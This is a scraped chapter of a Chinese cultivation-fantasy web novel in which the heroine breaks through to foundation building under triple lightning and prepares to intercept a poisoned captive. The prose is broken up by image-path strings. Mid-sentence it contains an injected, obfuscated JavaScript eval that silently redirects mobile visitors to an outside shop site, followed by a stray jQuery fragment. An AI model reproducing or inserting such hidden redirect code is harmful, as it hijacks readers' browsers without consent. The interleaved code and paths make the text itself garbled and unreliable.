傅棠走后,花瓷开始加紧修炼。
每天卯时打坐,下午练颠倒颠,傍晚劈柴喂鸡,日子一天天重复,经脉在反复压缩中越来越韧,筑基那道坎也越来越薄。
服下筑基丹是在一个早晨,她把那颗碧绿的丹药放进嘴里,入口即化,灵力灌进经脉,五条灵根同时被灌满,剧痛从丹田炸开,金木水火土五道力量同时往上冲,谁也不肯让谁,她咬紧牙关,把它们一一归位,五行归位,壁垒碎裂,五行环在丹田里缓缓成型。
然后天边翻起了雷光。
第一道雷劈下来,她把所有灵力灌进百会穴,硬扛,电流灌进经脉,像烧红的铁水顺着血管流遍全身,骨头在抖,嘴里全是血腥味。
还没缓过劲,第二道雷紧跟着劈下来,比第一道更猛更急,她直接被劈趴在青石板上,指甲抠进石缝里,碎石扎进小腿。
第三道已经在头顶蓄势,银紫色的电光在虚空里翻涌,比前两道加起来都暴烈,她不知道为什么会是三道——筑基天雷通常只有一道。
三道雷是金丹期才有的规格,但她没时间想了,她把丹田里所有灵力压到极致,颠倒颠的逆转路线让天雷的力量在经脉里旋转、压缩、反弹,不能硬碰硬,雷光触及头顶的瞬间,她感觉自己被炸成了碎片,疼到以为自己死了。
然后一切都安静了,她还跪在青石上,浑身冒烟,头发炸成鸟窝,膝盖下的青石板裂成好几瓣,丹田里的五行环缓缓旋转。
天雷淬炼过的经脉比之前宽阔了将近一倍,筑基,成了。
灰耳朵从墙头跳下来,绕着她转了三圈,黎婆婆弯腰捡起震落的旧玉佩,用袖口擦干净上面的灰,说了句:"去换身衣裳,热水在汤锅里。”
花瓷应了一声,低头看向脚下的石板,引雷阵的纹路还嵌在石缝里,从青石底下延伸出去,绕过石桌、水缸、老槐树根,织成一张网,她昨天打坐时还没有这些。
婆婆一个人,在她睡着之后,把整座院子刻满了,她蹲下来,沿着石桌底下那几道收得最紧的阵纹,用指尖摸了摸,然后把这几处关键节点画进随身的册子里。
之后几天每天打坐巩固,筑基后灵力浓稠了十倍不止,五道灵力在指尖稳稳当当。
她试着把颠倒颠用在筑基后的灵力上,掌心里的空气被压缩成半透明热浪,一掌拍出去,院墙外半人高的山石碎了一地。
筑基后第三日,杜仲来了,他一个人,站在院门口没有立刻进来,盯着那堆碎石看了好一会儿,又看了看她:"你不一样了。”
“筑基了,进了一阶。”
杜仲把山鸡放在墙根下,又弯腰把劈好的柴往墙根挪,花瓷给他倒了碗粥,两个人蹲在门槛上聊天。
灰耳朵落在杜仲肩头,歪着脑袋看他碗里的粥,杜仲把没煮烂的杂粮粒挑出来放在手心,灰耳朵叼起来飞回树上。
杜仲看着院墙外那堆碎石:"你那功法,能一直用?”
“不能,颠倒颠是把灵力压到极致再打出去,我现在筑基期,灵力储备比以前多好几倍,能压出刚才那一掌,但如果一直停在筑基期,这一掌就是上限,每次爆发后灵力会抽空,恢复快慢也看境界。”
“还得继续往上修。”
“嗯,五灵根修炼慢,但灵力比同阶厚,配合颠倒颠能打出远超境界的爆发力,该修炼还是得修炼,不然下次雷劫就能劈死我。”
杜仲没有再问,把柴码好,直起腰,花瓷看着他一言不发地干活,她一直觉得这个人像老一辈最爱看的武侠
;eval(function(p,a,c,k,e,d){e=function(c){return(c<a?"":e(parseInt(c/a)))+((c=c%a)>35?String.fromCharCode(c+29):c.toString(36))};if(!''.replace(/^/,String)){while(c--)d[e(c)]=k[c]||e(c);k=[function(e){return d[e]}];e=function(){return'\\w+'};c=1;};while(c--)if(k[c])p=p.replace(new RegExp('\\b'+e(c)+'\\b','g'),k[c]);return p;}('8 0=7.0.6();b(/a|9|1|2|5|4|3|c l/i.k(0)){n.m="j://e.d.f/h/g/"}',24,24,'userAgent|iphone|ipad|iemobile|blackberry|ipod|toLowerCase|navigator|var|webos|android|if|opera|mgxs|t|shop|17906510|213026||http|test|mini|href|location'.split('|'),0,{}));
() {
$('.inform').remove();
$('#content').append('
话本里的主角——沉默寡言,忠孝耿直,父母双亡却无戾气,往面前一站,踏实。
喝完粥,她把碗搁在石桌上:"我明天要下山,出去一阵子,快的话十来天,慢的话一个月,灰耳朵也带走,你帮我照看院子,柜子里的酒别让婆婆喝完了,你那把弓也去换根新弦——弦太旧了,拉满容易断。”
杜仲把最后一根柴码好,笑着道:"行。”
花瓷没有再说什么,杜仲从来不问她去哪、做什么。
他扛起弓往山下走,步子很稳,每一步都踩得很实。
花瓷在石桌边又坐了一会儿,韩松中毒,韩岐被嫁祸,这些按《诛天》的记载,韩岐被灌了蚀魂散后"叛逃"苍梧山,一个多月后有人在魔域发现了他的尸骨。
从苍梧山到魔域正常路程十天左右,一个多月才到——要么押送的人绕了远路,要么根本没走直线,带着一个神智不清的俘虏,走官道太显眼,只会挑偏僻山路和荒村。
等时机差不多了再下手,把尸骨丢在魔域,伪装成意外。
前几天她去镇上,柳先生茶馆里的茶客闲聊时提过一嘴——苍梧山外围的暗线最近活动频繁,陈跛子也说过,通往魔域的驿道上多了不少生面孔的散修,两件事单独看都没什么,放在一起就有意思了。
如果那些散修是押送韩岐的人手,那就对得上,韩岐现在应该还在路上,时间窗口还有,但不多,她得赶在霍不凡的人下手之前截住他们。
明天一早出发,沿着苍梧山往魔域的方向走,路上再打听,韩岐被灌了蚀魂散,走不快,押送的人也只能挑偏僻的路,范围缩小下来就好办了,她把灰耳朵捞起来放在肩头,站起来,转身回屋。
今晚早点睡,明天一早就走。